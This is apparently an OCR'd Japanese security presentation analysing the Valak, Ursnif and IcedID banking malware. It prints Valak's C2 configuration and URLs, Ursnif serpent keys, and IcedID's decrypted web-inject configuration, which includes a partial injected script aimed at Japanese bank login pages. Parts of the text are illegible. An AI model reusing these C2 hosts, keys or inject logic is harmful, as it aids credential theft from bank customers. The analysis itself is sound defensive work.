
- Valak JS 2nd
  - COMMAND_C2
  - SOFT_SIG
  - CLIENT_ID
  - C2_REQUEST_SLEEP
  - C2_FAIL_SLEEP
  - C2_FAIL_COUNT
  - C2_OB_KEY
  - SOFT_VERSION
  - C2_COMMAND_PREFIX

```
var IjWGkbbCZdTwvDqsmEem = {
  TVdhVukKtdWq : ['http://pixel.buzzfeed.com','http://event-reporting-dot-webylytics.appspot.com','http://evs-hosted-14facd241e1c08.s3.amazonaws.com',
  'http://ap359.com','http://foe318.com','http://sodp399.com','http://dhs331.com','http://xow301.com'],
  SlrXUWoJWwn_DRK : 'jow15',
  PfscQbmaH : '1E5F17A00EA912D43B236C02D129F514',
  PmobRqC_elNTDkbprmfr : 20,
  fpmZzkaSUXKvW_xusp : 1,
  PfdJPWQPvvke : 3,
  HyPFgzHQXGA : 'Ajb4NtpK',
  _mOvOnwNtwiG : 51,

  MyVAJiIoOE_ : 'banner.jsp'
}
```


Valakの機能の変遷

- 2019年12月から2020年12月にかけてバージョンが50近くアップデートされている
- アップデートに伴い、機能が変化し、難読化が進んでいる



5.Ursnifの特徴

Ursnifの感染フロー



Ursnifの設定情報の分析


観測日		サーペントキー	バージョン	ID
2018年	6月11日	10291029JSJUYNHG	214999	1094
	11月23日	10291029JSJUYNHG	217024	3044
2019年	2月1日	10291029JSJUYNHG	214062	3175
	4月2日	10291029JSJUYNHG	214071	3261
	5月9日	10291029JSJUYNHG	217173	3317
	6月6日	10291029JSJUYNHG	214082	3340
	7月24日	10291029JSJUYNHG	214082	3385
	8月5日	10291029JSJUYNHG	214082	3400
	9月25日	10291029JSJUYNHG	214085	3458
	11月6日	10291029JSJUYNHG	214098	3508
	12月19日	10291029JSJUYNHG	217111	3555
	12月25日	10291029JSJUYNHG	217111	3558
2020年	1月21日	10291029JSJUYNHG	217111	3569
	2月4日	10291029JSJUYNHG	214112	3581
	3月3日	Gu9foUnsY506KSJ1	217107	300
	3月10日	Gu9foUnsY506KSJ1	217107	300
	3月13日	s4Sc9mDb35Ayj8oO	217107	20203
	3月25日	10291029JSJUYNHG	214131	3593
	7月9日	10291029JSJUYNHG	250154	3812
	12月4日	10291029JSJUYNHG	250162	7243

6.IcedIDの特徴

IcedIDとは

- 2017年に報告されたバンキングマルウェア [11]
- 2019年9月からはステガノグラフィーを使用する [16]
- 主な機能
  - Webインジェクション
  - パスワードやCookieのダンプ・送信
  - ファイルのダウンロード・実行
  - シェルコードの実行
  - 感染端末の特定ファイルの送信
  - VNC
  - プロキシ


IcedIDの感染フロー




※ダウンロードしたペイロードは感染PC上でファイルとして保存される。

Webインジェクション

- インターネットバンキングのログイン画面にアクセスした場合、不正なコードがインジェクトされる



ログイン画面（Webブラウザ）




ログイン画面（ソースコード）

アクセス時に発生するWebSocket通信

※Webインジェクションは、C2サーバから設定ファイルを取得できた段階から動作する。

Webインジェクションの設定ファイル



IcedIDが生成する画像データ

例：
%LOCALAPPDATA%¥{FC0E3655-C793-2075-0BD2-3FD837BB40E1}¥ijtada¥Asobewbt3.png

=

```
00000000  89 50 4e 47 0d 0a 1a 0a  00 00 00 0d 49 48 44 52  |.PNG........IHDR|
00000010  00 00 02 43 00 00 07 bd  08 02 00 00 00 fa fb d0  |...C............|
00000020  02 00 00 00 01 73 52 47  42 00 ae ce 1c e9 00 00  |.....sRGB.......|
00000030  00 04 67 41 4d 41 00 00  b1 8f 0b fc 61 05 00 00  |..gAMA......a...|
00000040  00 09 70 48 59 73 00 00  0e c3 00 00 0e c3 01 c7  |..pHYs..........|
00000050  6f a8 64 00 00 16 21 49  44 41 54 eb a8 a5 33 00  |o.d...!IDAT...3.|
00000060  a1 5c f7 b5 b7 25 d0 df  3c 41 8a 83 45 f7 bf 29  |.\...%..<A..E..)|
00000070  06 3c 8f c8 76 [illegible] b6 f 22 ae f9 d1 53  |.<..vI....O"...S|
00000080  f7 25 9b d2 af [illegible] dd 91 81 4b 6d 45 78 cb  |.%...F.....KmEx.|
00000090  29 53 b2 16 a4 8d a2 72  1c 7c 76 ed ca 54 2f a9  |)S.....r.|v..T/.|
```

暗号化データ

↓ 復号（RC4）

```
00000000  7a 65 75 73 f4 15 02 00  ed 9d 4b 6c e3 48 7a 80  |zeus......Kl.Hz.|
00000010  35 83 01 82 04 48 82 41  0e c9 51 66 4f db a4 4d  |5....H.A..QfO..M|
00000020  51 2a d2 b2 25 ab 69 8f  24 bf d4 6e 5b 6e db fd  |Q*..%.i.$..n[n..|
00000030  1a cb 63 50 54 49 a2 2d  91 6a 92 92 ad 36 95 5c  |..cPTI.-.j...6.\|
00000040  f6 92 53 0e 39 e7 85 5c  72 c9 25 87 9c 12 e4 90  |..S.9..\r.%.....|
00000050  e7 66 81 3c 4e c9 65 73  09 92 00 09 16 8b e4 9c  |.f.<N.es........|
00000060  43 fe 2a 4a b2 bb db fd  d8 c9 2c 46 a2 ff 6e b4  |C.*J......,F..n.|
00000070  45 15 8b c5 aa fa fe 2a  16 bf a6 e4 3f f8 cf 3f  |E......*....?..?|
00000080  fd e3 df 8c c5 62 ff f5  79 2c f6 f9 67 0b b1 d8  |.....b..y,..g...|
00000090  27 5f 5f 5c 5c 68 15 a5  65 d5 a9 69 b8 b5 8a 62  |'__\\h..e..i...b|
```

↓ デコード

```
00000000  a8 ea bd b6 93 00 00 00  eb 11 00 00 11 04 2b 00  |..............+.|
00000010  00 01 5e 77 77 77 [illegible]  |..^www[illegible]|
00000020  [illegible] 5c 2e 63 6f 5c 2e 6a  70 5c 2f 57 65 62 44 65  |[illegible]\.co\.jp\[illegible]|
00000030  [illegible] 2f 2e 2a 24 00 02 00 00  |[illegible]/.*$....|
00000040  00 ef 01 07 00 00 02 3c  68 65 61 64 3e 00 a1 11  |.......<head>...|
00000050  00 04 3c 68 65 61 64 3e  3c 73 63 72 69 70 74 3e  |..<head><script>|
00000060  76 61 72 20 68 6f 6d 65  5f 6c 69 6e 6b 20 3d 20  |var home_link = |
00000070  22 68 74 74 70 73 3a 2f  2f [illegible]  |"https://[illegible]|
00000080  [illegible] 2e 63 6f  |[illegible].co|
00000090  6d 2f 6a 70 63 63 67 72  61 62 22 3b 76 61 72 20  |m/jpccgrab";var |
```

Webインジェクションの設定ファイル

- 日本の銀行やカード会社などが狙われている
- Webインジェクションの対象とするサイトは変化している

IcedIDのWebインジェクト対象サイト（日本）の変遷

分類	件数※		
	2020年10月27日	2020年11月20日	2020年11月24日
銀行	17	32	20
カード	11	12	12
ショッピング	1	1	1
その他	3	5	5
合計	32	50	38

※共同利用型のインターネットバンキングサービスを含むため、対象サイトは記載の数より多い可能性がある。

